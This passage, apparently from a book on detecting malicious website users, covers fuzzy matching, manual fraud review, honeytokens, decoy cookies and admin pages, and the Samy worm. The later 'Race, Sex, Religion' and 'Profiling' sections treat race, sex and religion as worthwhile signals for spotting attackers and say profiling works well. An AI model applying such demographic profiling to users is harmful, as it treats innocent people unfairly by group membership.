Another side effect is that a certain amount of hackers may feel less confident about attacking a site that appears to be more armored. While it is true that others may feel this sort of tool provides a laughable increase in true security, these tactics may provide a slight reduction in overall fraud, due to the sheer volume of less skilled casual attackers who may be discouraged compared to the few who might see this kind security logo as a challenge.

Prevention Through Fuzzy Matching

To properly understand the importance of a concept called fuzzy matching, it’s important to first examine a few real world use cases of identity analysis systems. If you’ve ever flown on an airline in the United States you have been analyzed by systems controlled by the Transportation Security Administration (more popularly known as TSA). The TSA uses a complex and highly sensitive system that attempts to discern dangerous criminals from the normal travelers.

Weeding out users based on parameters that are often in flux, like last name, can be tricky. Women will often change their names when getting married, for instance. People move, change their phone numbers, and do a wide variety of other metric mangling things, all of which make direct matching ineffective. The idea with fuzzy matching is that you are looking for something that you can’t accurately describe, so you are allowing for imperfect matching, which takes into account the flaws in your data. The overall goal is to cut down on the false positives and, even more importantly, cut down on the false negatives.

Note: I am not at all claiming that the TSA has a perfect system, especially given the regular near full cavity searches nearly everyone I know has been subjected to. In fact, many security experts I talk to think it's entirely a show for the public and provides no real value (frequently called "security theatre"). However, their systems are rather remarkable in some ways, in their ability to identify possible villains. I think there is still a lot of room to improve in the area of false positives in the future too, but detecting malicious behavior is never a perfect science.

A much simpler example is widely employed by some of the largest offline retailers in the world. They use systems that match from and utilize many seemingly disjoint data sources. For instance, if the last name of a shoplifter who was caught red-handed happens to have the same last name as an employee of the store, it may be worth investigating the possibility of collusion between that employee and the shoplifter. In unrelated incidents it may become clear that the bulk of the losses occur within certain hours of the day and only when certain employees are on staff. Keeping this data on hand requires not only that you store the information but then employ a system sophisticated and flexible enough to sort through all of it.

But, the problem lies in the fact that raw data is typically subjected to all sorts of imperfections. Firstly, crime is not as rhythmic as a clock, generally, unless it's completely robotic. Secondly, people lie, change plans, and just in general act erratically in their day to day life. That is exacerbated if they are at all concerned about what might happen if they get caught, which can add all kinds of anomalies to their behavior. Detecting malicious disposition is often not a perfect science, but rather often requires fuzzy matching on a number of variables that accumulate over a great period of time.

Manual Fraud Analysis

One of the least scalable, but most effective way to detect malicious activities is to use humans to do your detection for you. It makes perfect sense too, provided you can afford it. The key to success, however, is to understand that not every transaction needs to be manually analyzed—only the ones that hit a certain threshold that makes the manual analysis profitable.

Online casinos have invented one way to help reduce robotic fraud. If a user exhibits odd behavior over time, his account is flagged and, eventually, one of the staff members opens a chat window to talk to the user. The Casino's employees ask a series of questions to illicit a conversation with the user. In this way, they are more likely to identify robotic systems, which won't be able to answer questions. Unfortunately, the idea works both ways. A particularly skilled fraudster might design a robot that detects a chat window and calls for assistance from a nearby human to deal with the questions.

Another example of human intervention is often seen when something anomalistic is detected and the consumer receives an email asking them to call in, or use an online chat function. Either way, most systems suffer from a very limited set of questions that are known by the attacker. However, if the system can compile enough rich information from the user over time, there is a chance to ask them questions that may not be immediately available to an attacker, like, "What was the first thing you bought with us on the website?" or "It looks like you moved last year. Can you tell me where from?"

These types of questions are not “out of pocket” questions, meaning they are harder for phishers to identify and therefore harder for them to phish from legitimate users whose identities they have assumed.

Note: Some users will feel very nervous about calling or even giving you their phone number, so there may be drop-off rates in user adoption as a result of using these kinds of features.

Now, it’s worth cautioning that humans really aren’t very reliable. They make mistakes, and can even end up colluding with the enemy. Worse yet, the attackers can find vulnerabilities in the human methodology and use it as an attack point. This has happened a number of times, where phishers have sent phishing emails to the employees of companies, in an attempt to gain higher level access to the systems. One of the most interesting examples of this was after AOL deployed one time token key fobs to their employees, which then caused the phishers to start a new phishing campaign to gain access to the token numbers. Companies like Phishme.com and tools like the User Attack Framework (which is built into the Metasploit framework) can be used to help with this type of educational issue by attempting to phish your users prior to a real phishing attack. Using a great deal of care in your training, monitoring and assuring that your human detectives are aware of and protected from fraud is of high importance to any organization that finds itself under attack.

Honeytokens

One of the most effective ways to detect losses is to tag your valuable assets. Most people have gone into a clothing store where the individual clothing items have been tagged by electronic RFID chips that ring an alarm if you attempt to go past a certain point. Banks too use dye packs that spray the money and the bank robbers with permanent dye should they try to leave the bank with the money after a robbery. Convenience stores will also mark bills to help them track down people who are spending their money after a robbery. These are real-world versions of *honeytokens*. Honeytokens are fragments of data stored somewhere inside your assets, typically in a database or program source code, or anything you find particularly valuable and sensitive.

Think of honeytokens as clothing tags which set off an alarm when you walk out of the store without removing them. If you ever see them moved, modified or transferred across and out of your network, you know you may have been compromised. The peril involved with using real customer data or real data like the encrypted root password of the web servers instead of fake data is that the data may end up being deleted or modified by whomever put it there. It is more often for honeytokens to be fake user information because of this – there’s more control and less chance it will be removed or modified.

The trick is to know where and how to seed the data. Firstly, you must pick tokens that are unlikely to be duplicates of anything else on your system to reduce false positives. Secondly, you must pick items that are unlikely to go unnoticed by an attacker if possible – if possible, it’s better to feed them fake data then give them no data.

Lastly, it's important to note that you really should seed your data fairly heavily with tokens. There are all kinds of hacks that require stealing small amounts of data at a time, and an attacker might simply get bored of stealing data, may get cut off if their connection dies, they may have to go to bed because their mom yelled at them or all kinds of other things. If they don't happen to pull the one token you have in the terabyte of data they are after, your token becomes ineffective. So it's better to richly seed your data with a number of honeytokens to ensure that you are most likely to catch your attackers red-handed.

Summary

Although loss prevention is typically a concept meant mostly for the off-line world, there are many places where we can re-use lessons learned from the physical world. In fact, most online security has its roots in the physical world – everything from encryption to layered defense. It stands to reason that there are many places where technology can be applied just as well online as in the brick and mortar world. Electronic commerce is ripe for innovations in this space, and it's wise to look for as many parallels between the two realms as possible.

Chapter 18 - Wrap-up

"Having a broken car is better than having no car. You can fix a broken car, but you can't fix nothing." -
Unknown

Mood Ring

If you find yourself here after having read this entire book, I hope you now agree there are simply too many avenues to understanding user detection for any one book to cover the topic completely. Even now after years of research I personally feel that the industry has barely touched on this vast and highly under-researched area of computer security. My goal for you having read this book was to have a few takeaways and during this last chapter I would like to talk at length about how I would suggest thinking about the issue of user disposition going forward.

When I first started telling people about this book everyone thought this was an interesting topic – typically a good sign. That’s generally what you want to hear when you take on a project that will require many months of dedication and opportunity costs associated with the associated time away from the office. HD Moore, a long-time security veteran and friend, had the single best comment I heard as I told people about the premise. He said my book was basically describing how to build a user “mood ring.” He was joking, of course, but the analogy is a good one.

Is it, of course, ridiculous for me or anyone reading this book to genuinely think we can do any more than glimpse into the murky cauldron of the Internet and hope we can discern subtle clues into a very complex subject matter – intentions. Some of the techniques outlined are nearly bullet proof – however, it’s always risky discerning user input and then relying on it for security decisions. I think the clues and facts within its pages are the foundation of tools and techniques that may well outlive us all. Other parts could be out of date within months or years, and knowing which is which will only become apparent as time marches mercilessly forward. For instance, in earlier revisions of this book, several anecdotes were based on Google using HTTP for their website instead of HTTPS – that section was quickly rendered obsolete when they switched.

This book may seem like snake oil security or obfuscation. I can already hear people rightfully saying, “How can any true security expert write an entire book on something that can be evaded?” I submit to you that while that is a true sentiment about some (and definitely not all) of the examples, it doesn’t diminish that the vast majority of attackers will slip up, forget to take precautions or simply not have any idea how to protect themselves. Yes, in large part this book may appear to be about security through obscurity, but I would suggest you consider how many of the examples in this book have worked in practice. Every one of the examples in the pages of this book have ended up here because they have worked at least in some situation and continue to have a high potential of success well into the future. They may not always work, but for now and for some time to come they will continue to be valuable tools with some relative accuracy.

Having something is better than having nothing, even if it doesn’t work with the perfection of a silver bullet. If you have something you can fix it. If you simply shake your head and do nothing about your issues in the hope of an unlikely impending perfect solution I suggest instead that you plan to fail – failure is the more likely outcome given those two possibilities.

Insanity

One definition for insanity is doing the exact same thing over and over and expecting a different outcome. Okay, maybe it's safe to try something many times to remove the possibility of regression of bugs, but beyond that it may be time for a quick checkup at the psyche ward. When I talk with some of the world's best security experts they all parrot the same thing. Every customer they work with, every audit they do, every company they try to secure – nearly all of them have unbelievable security issues.

Security vendors have unfortunately made that ecosphere worse, by selling unfathomable amounts of security product to solve problems that aren't in perspective with the real threat landscape. When I ran a consultancy, I would ask companies if they'd like me to take a look at other areas of their company other than their main website they almost always say no. For these poor lost souls, it's just not worth worrying about, despite that the odds of breach contradict their financial spend. Insanity.

If you were to ask me what the most common underlying security flaw is in modern enterprises, I would tell you that it's a perverse union of two human issues. It's a combination of sheer ignorance of the security issues (they often don't even know what they own) as well as an attitude that if it hasn't happened yet it's not worth protecting. Those two issues make it nearly impossible to get the proper controls and logging in place. How could a company possibly know their security posture if they have no ongoing monitoring or regular security assessments? Conversations like this happen with uncomfortable regularity:

Me: "You need to start thinking about locking this site down."

Enterprise: "I don't think we should. I mean, why? We've never had a security incident."

Me: "How do you know? Do you have someone monitoring your logs at least?"

Enterprise: "No, I just told you, we haven't had an incident. Why would we need logging if we haven't had an incident?"

Insanity.

Blocking and the 4th Wall Problem

Almost every conversation I have with someone who's already been successfully attacked goes something like this:

Victim: "We've been hacked. We're pretty sure how they got in. But I want some strategies on how to stop them."

Me: "We can definitely help you isolate what happened and help you architect some changes to your site, although, it could take some time depending on the complexity of your site. Do you have any mitigating controls in place to repair the hole in the short term?"

Victim: “That sounds expensive. Can’t we just block them? We have their IP.”

You would think I would just stop asking, because I know the answer even before I even ask the question. If you remember Chapter 2 on *IP Address Forensics* you remember that your adversaries are really good at getting around things like IP filters, because they are so used to seeing it used as a mitigating control. While it may work against an attacker who literally knows nothing about computer security, the vast majority of attackers you will face understand the simple problem of IP based filters and know how to solve it through the use of proxies or hacked machines.

Also, blocking successful attackers who have already compromised your system leads them to one of two natural conclusions. Firstly, they may think they have been “found out” and secondly they may think the system just changed naturally in a way that makes their attack impossible. The first is far more likely due to the guilty ego-centric consciousness of most attackers. Economic driven attackers will likely see visions of police officers storming their hacker lair and pulling them out of their bed in the middle of the night, like almost every movie on the topic has depicted. They also may believe they could never get caught, but either way they probably know that they are at least being monitored. Think about it from their perspective from a moment. If you knew that someone was after you, wouldn’t you consider changing your modus operandi?

The problem is that once you change anything that the attacker has historically relied on, they will be mentally sucked into the situation in a way that they hadn’t previously. It’s similar to watching a play or movie and having the actors suddenly talk to you. It’s called breaking the “fourth wall” and it’s a jarring experience. The fourth wall is supposed to be the wall that the audience is able to voyeuristically and safely look through, and is very analogous to most people’s perception of most websites as seen through a computer monitor. They know they are interacting with the site, but somehow it is also very distant and unrelated to them, despite how personalized it may try to be. When you block the attacker it is not the same experience as seeing the text “Hi, Robert!” on a personalized website. The attacker now believes their ploy has been discovered and that by simply hitting the website and having it fail they are now far more vulnerable to being arrested, deported or whatever it is they are personally concerned with.

You might be thinking, “If I do make the change and alert the attacker to the fact that I know about their activities, maybe they’ll get scared and not come back.” I’m sure that is a possibility and I’m sure it has happened, but far more often the attackers in my experience just change tactics to avoid being caught in the future, or worse yet, amplify their efforts to make sure they can get in and remove whatever logs you have of them. They may lay off the website for a certain amount of time, giving you the false sense of success, while they meanwhile delete any forensics evidence that might be used against them. They may even stay away for weeks or months until they are certain that no one is going to bust down their door.

Unfortunately, the attacker’s paranoia will likely manifest itself in the form of additional operational security (OPSEC) precautions. Their goal is to avoid being caught – again. It’s unlikely that you will see the same attacker use the same techniques you used to detect them if you made it obvious how you

found them in the first place, and therefore you may be completely unable to detect them going forward. So, yes, you may scare a few attackers off, but I have not personally seen or heard about any examples of blocking used at any scale that would make me think it is a technique worth employing unless it is entirely robotic or a denial of service situation. It can cause you vast and irreversible issues in your ability to track previously identified aggressors as the attackers are unlikely to forget the jarring experience of being caught.

One important technique to reduce user perception of change is called is the “White Christmas” anecdote. Long before I ever worked there, during the early days of eBay, the website had a grey background, a la early Netscape default grey background. When the dominance of the Internet Explorer browser came to its peak, eBay decided to switch the background color of the website from grey to white. To truly understand this problem it’s important to understand that eBay’s users are a bit of a mixed blessing in that they are very passionate about the site, even regarding its color schemes.

eBay’s management knew that if they were to change the background color from grey to white, users would revolt causing a flood of angry emails to the customer service department, which costs the company money to respond to. So some clever individual came up with an ingenious plan to make the change incrementally over an entire month. During the entire month of December they slowly migrated the background from grey to a lighter shade of grey from day to day, until the site was finally white on Christmas. The result? There wasn’t a single call to customer service and the site’s background was as pearly white as it stands to this day. Of the millions of eBay users it’s likely that no one noticed, but more importantly no one complained – a success!

White Christmas is a great analogy for reducing the risk of breaking the fourth wall and reducing the jarring effect of sites that are under regular attack. If changes are subtle or user imperceptible, the attacker is far less likely to notice the changes, and may even believe the changes had nothing to do with their attack. Reducing the risk of breaking the fourth wall is a very important technique to use wherever it makes sense. That is, unless you don’t care about being able to track the future actions of successful attackers. I would like to suggest to anyone who is new to being attacked that, believing an attacker is going to lose interest in your site just because you closed one hole is arrogant and has been statistically proven wrong time and time again.

Booby Trapping Your Application

I briefly mentioned honeytokens in a previous chapter, but there are lots of other tools available to the paranoid, you just haven’t built them yet. Bad guys follow a certain set path of tricks, and if you can anticipate those, there’s a good chance you can catch one in the act. Creating fake cookies that look particularly tempting like “admin=false” is a great way to detect that someone is tampering with cookies and trying to gain higher privileges. Think of this as the application equivalent of a honeypot – you don’t want to make yourself hack-able, and you may not care about robots, but you probably care a lot about bad guys manually hacking your website. This too may alert a bad guy to the fact you are monitoring them, so use techniques like this sparingly.

Other ideas that are less likely to let an attacker know they are being tracked might revolve around creating admin directories on your server that have login pages that cannot log the person in, but instead simply monitor what the user is doing. These kinds of tricks can cost you development time, but the nice thing is it can often help locate people who are simply out to hack you. While this is sort of the virtual equivalent of entrapment in some ways, users should never inadvertently tamper with cookies, or try to hack an admin login page, so creating a function that is specifically designed to never be touched or tampered with by any normal user will reduce the operational overhead of looking at the traffic to those functions. You'll find yourself looking at the worst of the worst. The goal here is not to take direct action but to begin monitoring everything that user does – these are the your adversaries and you definitely want to keep your eye on them for the remainder of their interactions with your network.

Use these ideas, and create your own. The more false paths you create for your determined bad guys, the more likely it is that you can identify them and identify if they have caused any other types of harm on your site. Who knows, you may even be able to mitigate the risk of an attack that might end up working eventually, like brute force, if you proactively identify a malicious user before it is too late.

Heuristics Age

Fingerprints and heuristics will become obsolete and less useful over time. If you look at intrusion detection systems that have been around for nearly two decades, they will contain exploits that effect machines that are probably employed in less than one in a thousand companies and certainly not web accessible. That's the danger of never pruning your signatures. But worse yet, unless you add to them, your signatures and heuristics will only be able to capture out of date attacks and will miss attack patterns of modern relevancy.

A professional gambler friend of mine used to drive from San Francisco to Las Vegas at least once a month. He had a big truck with two gas tanks, so he rarely had to stop to fuel up, even though his truck had ghastly fuel economy. When he did fuel up, he would typically need a lot of fuel due to the dual fuel tanks. At one point after gasoline price began to rise his credit card suddenly was put on hold by the credit agencies each time he would make the trek. He was simply using too much gas in one day. Although he had been driving the same road for years, the fuel price suddenly nudged him over some hard-coded limit in a fraud metrics program somewhere. Thusly he was suddenly required to call in each time he drove because his credit card transaction was declined each time. Eventually he stopped getting declined, so most likely someone changed their fraud tools to take into account the current fuel prices so that my friend could continue to take money from the Casinos hassle free.

Without keeping current tabs on your network, the false positives, the false negatives and the current landscape of threats your signatures and heuristics will quickly become stale. This isn't a game you play for a few hours and then stop playing altogether. That is especially true on websites that change with any frequency. New flows and tools placed on your site by your development staff will open new attack points and paths. Unless your tools are built with artificial intelligence/machine learning, this type of

analysis will no doubt become a job creator for someone, lest your attacker slowly gain an advantage simply by waiting for your heuristics to age.

The screenshot shows the Sophos Security website interface. At the top, there is a navigation bar with the Sophos logo and links for Products, Support, Security (highlighted), About us, and Partners. A search bar is also present. Below the navigation bar, the page title is "JS/Spacehero-A". To the left, there is a sidebar with a list of links under the heading "In this section". The main content area displays the worm's details:

- Aliases:** JS.Spacehero, Samy
- Category:** Viruses and Spyware
- Type:** Worm
- What to do:** If you've received an alert for a virus or spyware, then follow the instructions for removing the threat.
- Prevalence:** low (indicated by a progress bar from low to high)

Below the details, there is a "Summary" section with a table:

How it spreads	• Web browsing
Affected operating systems	Windows
Included in our products from	December 2005 (4.00)
Protection available since	17 October 2005 12:56:49 (GMT)
Detected by	All Sophos products

Fig 18.1 – Sophos Summary of Samy Worm

Web based attacks simply aren't going to go away. They may morph and change with time and as new techniques arise, but like the anti-virus world has learned, this is an un-ending battle, that many security researchers claim has already been lost given how ineffective they view the anti-virus products available today at finding emerging threats. In Fig 18.1 you can see that Sophos was able to defend against the Samy worm on October 17th 2005.

The Samy worm was launched on October 3rd and was removed from MySpace on October 4th. That means Sophos was unable to protect against this variant until 13 days after MySpace wrote their own detection code and the worm was completely removed from the site. It's nice that Sophos came out with a signature for it, but from MySpace's perspective and all the users of the site, their reaction time was far far too slow to be of any good to anyone. There have been no additional instances of the MySpace JS Spacehero worm since that date, so the heuristic Sophos wrote has literally never been useful or helped anyone anywhere.

I don't mean to pick on any one anti-virus company in particular, no one who must go through the process of dissecting exploits and writing signatures for them is going to be able to do that in a timely enough manner to solve all the perils consumers will face. The time it takes to find an exploit, dissect it, build a signature for it, test it, deploy it and propagate it is simply nowhere near quick enough for

bespoke attacks. This is especially true for your web application when the only people looking for new attack vectors are the bad guys. Like the canaries in coal mines who would alert miners to the presence of dangerous gas by sacrificing their lives, human canaries find out about exploits the hard way - by getting exploited. These canaries bear the burden of their loss for the greater good. This is why tools like the Strict Transport Security logging function can aid the time in which your canaries work for you, by alerting you to the issues as they arise, albeit possibly too late to save that user.

In this world of web-based worms even minutes of exposure can be too long to avoid having any canaries, which points to either long term fixes of the underlying problems, or other types of heuristics that don't require signatures as more feasible answers. That is a business decision that each security organization and vendor must decide for itself – how many people being exploited is too many? In the case of the MySpace worm it was over a million user profiles that were infected and MySpace had to actually shut their services down to repair the issue. Was that too high a cost? Like many things, only time will tell how these issues play out. We shall see if the security community comes up with a better solution to aging heuristics and signature development/release time. Meanwhile the web will continue to be a risky commercial platform, at least for the canaries, however many victims there ends up being.

Know Thy Enemy

I frequently ask companies to describe to me what a typical attacker might look like. Most of the time they have no idea and give me a generic answer that they are concerned about “normal” attackers – whatever that might be. Once I got an answer that I hadn't counted on. I was doing work with a company that does autism research and their answer to that question shocked me. For background, it turns out that autism is incredibly common. It's a worldwide epidemic, and the cause is still undetermined. There are two camps – either it is environmental or it is genetic.

If autism has genetic origins, selective genetic tests should be able to weed out fetuses that are likely to become autistic when they reach full term. The idea being the parents might have an opportunity to abort their unborn children to avoid the trauma of raising an autistic child who may self-flagellate or may even be unable to walk or communicate. It is also important to understand that there is a mild form of autism called Asperger's that afflicts a great deal of the productive working population. Since it is mild it allows the afflicted to live relatively normal lives, although they may be slightly less socially adept. Sound like anyone you know? Asperger's is thought to be prevalent within the technology industries in particular because people tend to not need intense emotional interaction with others to excel at their jobs in those industries. According to the company I was working with there are a great number of people who are violently upset about the thought that people just like themselves may be aborted if this turns out to be a genetic issue.

I simply had no way of knowing about this kind of attacker before talking with the customer at length. For right or wrong, some of these people are militant in their beliefs. More interestingly they could quite possibly not even see what they are doing as wrong. Regardless of motives, anti-abortion lobbyists or other passionately interested parties generally represent a grave threat to autism research

and therefore it was incredibly important to understand where that unique but relevant threat existed to know how to properly defend against it.

Take this concept to other industries like a retailer who sells genuine animal fur being attacked by animal rights activists, or an oil company being attacked by environmental advocates. Not every website will have their stories like these. In fact, most enterprises simply have too much traffic to isolate it down to one interested party. They don't have the luxury of having only one type of noteworthy attacker. This is one of the most important questions to ask yourself – who wants to get in and why? In the answer to that question you may find the seeds of your defense strategy.

Incidentally if it turned out that a single pharmaceutical manufacturer were the environmental cause of autism, it is almost a given that they too would become the target of retribution. Just because you aren't targeted today, doesn't mean the tides can't turn if something you produce suddenly becomes a target of public attention.

Hackers who are activists or who want to attack targets within other countries can use unconventional defenses, like the law itself, to protect themselves. The concept of extradition treaties are not lost on many hackers. The first case I am aware of where a hacker actively used this concept was Bronc Buster when he allegedly broke into the website of the Chinese embassy. He defaced their website with a diatribe about Chinese atrocities the day they were unveiling the site. It was such a complicated fix at the time that it took almost a full day for the site to finally return to normal. Bronc Buster's motives were that of a hacktivist - a hacker activist. His goal was to raise public awareness of a threat he perceived the Chinese government poses to their own civilians. Hacktivists can take all sorts of forms, but generally anyone whose motives are political or involving social issues could theoretically fall into this rather generic bucket.

Bronc Buster used a number of different machines to bounce his connection through. Each hop he took was from a country that had no extradition treaties with the next. An audit trail would likely never lead an investigator back to a place that they would have an easy time investigating, because of the non-cooperation between official entities. Ironically Bronc Buster took all those precautions only to put his name on the site when he hacked it. Incidentally, he was never officially charged with any crime related to that incident, although did eventually end up being convicted of an unrelated hacking incident. Some people may think of people like Bronc Buster as miscreants, others may see these people as heroes. Certainly your opinion could be shaped by whether you were on the receiving end of an attack or simply an uninterested third party.

Hactivists do represent a real threat, especially in such a turbulent geopolitical world. State sponsored attacks like the one by Russia against the Ukraine fall outside of the concept of hacktivists, but if it were launched by an individual it could certainly change a hacker's personal self-assessment from that of an opportunist to a hero.

Hactivists may also attack things that are simply a nuisance to their personal way of life. Companies like the Motion Picture Association of America and the Recording Industry Association of America make

up two of some of the most hated organizations within hacker culture, simply because of their stance on pirating movies and music – an activity hackers often engage in.

The website noonprop8.com which was protesting against the ban on gay marriage in California also came under a massive denial of service that brought the server down for multiple days leading up to the election. It was likely done by an individual that had a moral objection to gay marriage. It is possible that many votes could have been lost simply because the site and associated voter education material was unreachable and ultimately proposition 8 passed. If your job is to protect these sorts of websites, hacktivists will become a primary concern. Although these hacktivists may feel totally righteous in destroying your website or by causing you harm, sometimes motives and intentions just aren't as important as someone's actions.

Race, Sex, Religion

I want to spend some time talking about statistics. Statistics can be harsh, because they force people into buckets. Buckets feel degrading and unfair, and on a case by case basis are often wrong. But that doesn't change the fact that statistics are just raw data. How you chose to interpret and use that data is entirely up to you.

For instance according to the department of justice one in 20 African American men have been imprisoned¹¹³. Does that mean you should be concerned every time an African American man approaches you? For me, the answer is no, especially if you look into the major reasons why people are incarcerated. For instance that statistic talks nothing to non-violent crimes like drug abuse, failure to pay alimony, failure to pay tickets, failure to appear in court, and so on.

One reason some people believe African American men have seen more prison time is that they're more likely to be arrested - and juries are more likely to convict them. One defense lawyer said that one of his favorite trick is when the defendant is African American is to hide the defendant somewhere in the courtroom, and put another African American man who looks completely different in the defendant's chair. Apparently you can do this with the judge's permission. He then asks the eyewitness, "Can you point out the person in this room who committed the crime?" In his experience the lawyer said the witness never gets it right and points instead to the person in the defendant's chair instead of the person in the audience.

Without knowing a lot more about the situation statistics are often more likely to get you into trouble than help you. My point being, while there is truth in all statistics, because raw data doesn't lie, if it is gathered properly it's still only a fractional vision of a complex three dimensional world. Using metrics to your advantage is wise, but I would advise caution in basing your entire reality off of partial information. It's an easy trap to fall into.

However, understanding the risks involved can give a huge advantage over others. A high powered executive friend of mine discovered that the likelihood of getting caught using the carpool lane as a solo

¹¹³ <http://www.ojp.usdoj.gov/bjs/abstract/pjim06.htm>

driver was less than one in 100 times in his tests. He calculated what his time was worth and decided that it was actually in his favor to take the chance of getting caught and the increase in insurance premiums by a large margin. To this day he uses the carpool lane despite the risks. Although I don't advocate his decision, clearly he thought through the risk landscape and acted accordingly. He had a proper view of his issue, from his perspective, and took on the risks associated with his decision with all the cards in front of him.

Sex, age, race, and religion are all worthwhile issues to look at while you are doing this sort of analysis, but unfortunately these buckets are so large that it's difficult to discern much from them, given how the large populous involved tends to lead to anomalies. However, there are certainly trends worthy of note. For instance, one very important metric is that men all over the world make a larger percentage of prison population than women. There are many books written on criminology that would do the topic a lot more justice than I could, however, these socio economic, geographic and political issues mirror themselves well within hacker cultures. The one caveat is that hackers don't generally mirror the lowest economic groups like real world criminals do. It takes a certain amount of money and time investments to even get started hacking, unlike armed robbery, theft and so on. Real world limitations on hackers do shape the kinds of people who could possibly get into it as a hobby or criminal entrepreneurial endeavor.

Skilled hackers often view themselves and their peers to be intellectually superior to normal internet users. However, with the accessibility of point and click hacking tools that self-assessment may no longer be important. There are more user-friendly hacker tools with easy installers and graphical user interfaces than ever before. Therefore there are an increasing number of "script kiddies" and people who lack sufficient knowledge of the inner workings of computer systems who are still entirely capable of doing damage to enterprises that may be ill prepared.

While ethnographic, cultural and economic studies may help ferret out some of the major causes for a person to become a hacker, and therefore may give clues to how to spot a hacker knowing other information about them, it's unreliable and error prone at best. But I chose not to diminish the value on this fact alone. Just because it's not as valuable as one might hope it to be, doesn't mean one cannot divine the true nature of even the most elusive attackers simply by being observant and making calculated decisions.

Profiling

I've spent years thinking about profiling and trying to come to my own educated conclusions about whether it's good or bad for society at large. Part of me knows that personal biases are what causes hate crimes, religious wars and conflict in general. But another much more rational part of me has come to realize that it is used everywhere all the time, whether I like it or not. Marketing organizations have spent millions on trying to understand what makes things sell and to which target market call it what you will. Marketing uses all the same concepts as profiling.

Women overall prefer certain bands, movies, cars, websites, etc... it's a fact. Certainly you aren't going to say that no man would listen to that band, watch that movie, drive that car or visit that website, but statistically speaking these are relatively safe assumptions to make, and even when you do see anomalies you can derive really interesting information out of that data, like the proverbial girlfriend who drags her boyfriend to the "chick-flick" – are examples of exceptions that prove the rule.

Profiling is regularly used by marketing and sales organizations, not just by police, and security professionals. When a car salesman sees a woman arrive, with children in tow, the salesman will statistically lead with how safe a car is and what kind of mileage it gets. When they see a young man they will lead with performance, speed and handling specs. Profiling makes money, and it reduces risks in business. If a car salesman gave a homeless person keys to any car they asked for, that could quickly become a problem.

By profiling their customers car salesmen can limit their risks – so I'd encourage you not to dress like a homeless person when buying an expensive automobile. However, the inverse is also true. Consumers have long learned that you don't want to lead with the fact that you are a millionaire if you want a bargain at the car lot. Profiling will get you a worse deal on your car. Consumers are slowly learning to evade the filters that automobile salesmen have built up through years of trial and error.

This is no different than computer security. Learning how your rules will be used and abused is critical. Penetration testing and war games are a sure fire way to start understanding how your own profiling efforts may have gaping holes. I don't like the concept of profiling as it goes against my personal moral beliefs on how we should treat one another, but the harsh reality is that it works and it works well. I'd never tell you to throw away a tool that will be highly effective in your mission critical task. However, I'd caution you to use them responsibly to reduce the risk of collateral damage to innocent people.

Ethnographic Landscape

We have a number of problems as a world-wide society that will shape our economics and electronic commerce in the years to come. China is made up predominantly by its elderly at this point, making there a very large generational gap that Chinese children will need to fill for the country to grow with time. While China is an extreme example, every country has fluctuations and changes that move the landscape for its people. In 1969, the United States saw a shortage of children born compared to the years leading up to and after that year¹¹⁴.

The majority of the baby boomers simply hadn't started to have children of their own yet. That means that when the baby boomers begin to hit retirement age there will be a small shortage of qualified children to take their place in this single birth year. Thankfully, the dip wasn't that great and the surrounding years had a greater birth rate so the gap won't seriously affect the United States economy, but these sort of ethnographic, geographic and cultural issues can and often do have huge impacts on countries, economies, and threats to enterprises.

¹¹⁴ <http://www.census.gov/population/documentation/twps0050/graphs.xls>

More importantly, their foreknowledge can dramatically improve a company's ability to make decisions about threat landscapes and can even dissuade them from entering certain markets. Companies like Strategic Forecasting that focus on geopolitical threat landscapes will continue to grow in importance for large enterprises that desperately require these sorts of long term insights and advantages in the global marketplace.

Marketplaces that are driven by technological innovation can signal huge changes in emerging markets, which may not be driven by the same ethics as westerners may be accustomed to. Some ex-Soviet countries began to install fiber optics into residential neighborhoods because they were less encumbered by legacy copper networks like the United States was. Many countries that are emerging as Internet powers will bypass certain legacy issues that others may face, simply because they have nothing old to replace.

The one laptop per child initiative is just one example of this sort of long term shift in global economic landscapes. One laptop per child will allow a large slice of the most impoverished nations to connect to the Internet in nearly the same way an executive at a Starbucks might. That will have long term impacts to our threat landscape, and getting ahead of those issues will allow us to take appropriate business and legal decisions on how to empower ourselves. Being forewarned is being forearmed. The major risk then becomes *inaction*.

Calculated Risks

Almost every time I walk into a security meeting it becomes a talk about risk mitigation, not security. Rightfully so in many cases, because there is no such thing as complete security, but there are many ways to reduce the likelihood of fraudulent activity. However, there are some cases when risks aren't just acceptable, they are indeed sought after. Some video games that deal with real currency in exchange for in-game items have built-in fraud systems, but in the long run it is in their best interest to keep a certain amount of fraud on the system, even though a huge amount of this fraud is tied to money laundering, and tangentially even more nefarious things, yet it is allowed to occur. Why? Because weeding out this sort of fraud is bad for business.

Online fraud protection companies make their living selling fraud tools to online merchants who want to reduce their risks of fraud. But remember, that the major liability associated with online fraud is not the fraud itself in most cases, but chargebacks and fines from the credit card companies. It's not in the merchant's best interest to stop all fraud, but rather, stop all fraud just shy of the point at which fines start incurring. Everything up to that point is simply a cost of doing business.

According to one executive I spoke to who worked for one of these fraud control companies many of the merchants asked for the ability to "tune" their security on an ad-hoc basis. These companies asked for this kind of control because they wanted to get as close to their maximum fraud limits without going over by slowly raising and lowering acceptable fraud rates until they got the maximum returns. All this is in an effort to bill the maximum amount to credit cards without being excessively fined by Visa and Mastercard. This works because not every fraudulent transaction is charged back.

Some people might consider this type of thing unscrupulous as it hurts consumers. However, due to the added plausible deniability incurred by using third party controls that can be tuned for fraud sensitivity, many merchants chose this route anyway. It's the Machiavellian approach to fraud, I suppose. In the merchants' defense, the absolute last thing you want to do is restrict legitimate users from consuming your products and really it is up to the credit card companies and the consumers to deal with their own security concerns. Wherever your ethics may land you in this particular argument, it's important to be aware of the fact that your own tolerance to risk is an important factor when doing business online and not something I can dictate to you in a book.

Correlation and Causality

Correlation is defined as "a statistical relation between two or more variables such that systematic changes in the value of one variable are accompanied by systematic changes in the other."¹¹⁵ However, there is a logical fallacy that says that correlation implies causation. I think we've all encountered issues where two things are poorly correlated, but it's human nature to search for likely conclusions from limited information.

While it's important to know that not all correlation implies causality, often it does, or it becomes statistically relevant anyway for unlikely reasons. While you may not be able to make a direct correlation between two sets of data, you may be able to derive certain trends over time. Long term artificial intelligence/machine learning can dramatically improve the correlation a company can derive from seemingly unrelated data sets. You can only begin to see anomalies and trends once you have the data isolated and in a form that makes it easy to parse and dissect.

